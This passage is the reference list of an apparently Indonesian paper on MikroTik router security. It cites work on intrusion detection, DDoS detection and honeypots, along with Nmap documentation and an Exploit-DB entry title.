3. “Apa Itu CVE? – TEGALSEC | BLOG.” https://blog.tegalsec.org/apa-itu-cve/ (accessed Nov. 19, 2021).
4. Alrowais, F., Marzouk, R., Nour, M. K., Mohsen, H., Hilal, A. M., Yaseen, I., ... & Mohammed, G. P. (2022). Intelligent intrusion detection using arithmetic optimization enabled density based clustering with deep learning. *Electronics*, *11*(21), 3541.
5. B. Jaya, Y. Yuhandri, and S. Sumijan, “Peningkatan Keamanan Router Mikrotik Terhadap Serangan Denial of Service (DoS),” J. Sistim Inf. dan Teknol., vol. 2, pp. 115–123, 2020, doi: 10.37034/jsisfotekv2i4.32.
6. Ceron, J. M., Scholten, C., Pras, A., & Santanna, J. (2020, April). MikroTik Devices Landscape, Realistic Honeypots, and Automated Attack Classification. In *NOMS 2020-2020 IEEE/IFIP Network Operations and Management Symposium* (pp. 1-9). IEEE.
7. de Souza, C. A., Westphall, C. B., Machado, R. B., Loffi, L., Westphall, C. M., & Geronimo, G. A. (2022). Intrusion detection and prevention in fog based iot environments: A systematic literature review. *Computer Networks*, *214*, 109154
8. Din, I. U., Awan, K. A., & Almogren, A. (2023). Secure and Privacy-Preserving Trust Management System for Trustworthy Communications in Intelligent Transportation Systems. *IEEE Access*.
9. I. Riadi, “Optimalisasi Keamanan Jaringan Menggunakan Pemfilteran Aplikasi Berbasis Mikrotik Pendahuluan Landasan Teori,” JUSI, Univ. Ahmad Dahlan Yogyakarta, vol. 1, no. 1, pp. 71–80, 2011.
10. “MikroTik RouterOS < 6.43.12 (stable) / < 6.42.12 (long-term) - Firewall and NAT Bypass - Hardware remote Exploit.” https://www.exploit-db.com/exploits/46444 (accessed Nov. 19, 2021).
11. Haeruddin, H. (2021). Analisa dan Implementasi Sistem Keamanan Router Mikrotik dari Serangan Winbox Exploitation, Brute-Force, DoS. JURNAL MEDIA INFORMATIKA BUDIDARMA, 5(3), 848-855.
12. Haeruddin, “Analisa dan Implementasi Sistem Keamanan Router Mikrotik dari,” J. Media Inform. Budidarma, vol. 5, no. 3, pp. 848–855, 2021, doi: 10.30865/mibv5i3.2979.
13. Harini, R., Maheswari, N., Ganapathy, S., & Sivagami, M. (2023). An effective technique for detecting minority attacks in NIDS using deep learning and sampling approach. *Alexandria Engineering Journal*, *78*, 469-482.
14. Katib, I., & Ragab, M. (2023). Blockchain-Assisted Hybrid Harris Hawks Optimization Based Deep DDoS Attack Detection in the IoT Environment. *Mathematics*, *11*(8), 1887.
15. Akgun, D., Hizal, S., & Cavusoglu, U. (2022). A new DDoS attacks intrusion detection model based on deep learning for cybersecurity. *Computers & Security*, *118*, 102748.
16. Kumar, R., Kumar, P., Tripathi, R., Gupta, G. P., Garg, S., & Hassan, M. M. (2022). A distributed intrusion detection system to detect DDoS attacks in blockchain-

DOI: 10.5281/zenodo.13337104

enabled IoT network. *Journal of Parallel and Distributed Computing*, *164*, 55-68.

17. Sandromedo Christa Nugroho, “No Title,” Brute Force Attack pada Algoritm. SHA-256, vol. Vol 2 No 2, no. Vol 2 No 2 (2019): Talenta Conference Series: Science and Technology (ST), https://doi.org/10.32734/st.v2i2.477.
18. Pashaei, A., Akbari, M. E., Lighvan, M. Z., & Teymorzade, H. A. (2020, June). Improving the IDS performance through early detection approach in local area networks using industrial control systems of honeypot. In *2020 IEEE International Conference on Environment and Electrical Engineering and 2020 IEEE Industrial and Commercial Power Systems Europe (EEEIC/I&CPS Europe)* (pp. 1-5). IEEE.
19. “Panduan Refensi Nmap (Man Page, bahasa Indonesia) |.” https://nmap.org/man/id/index.html#man- description (accessed Nov. 19, 2021).
20. Sagala, A., & Pardosi, R. (2017). Improving SCADA security using IDS and MikroTIK. *Journal of Telecommunication, Electronic and Computer Engineering (JTEC)*, *9*(1-4), 133-137.

DOI: 10.5281/zenodo.13337104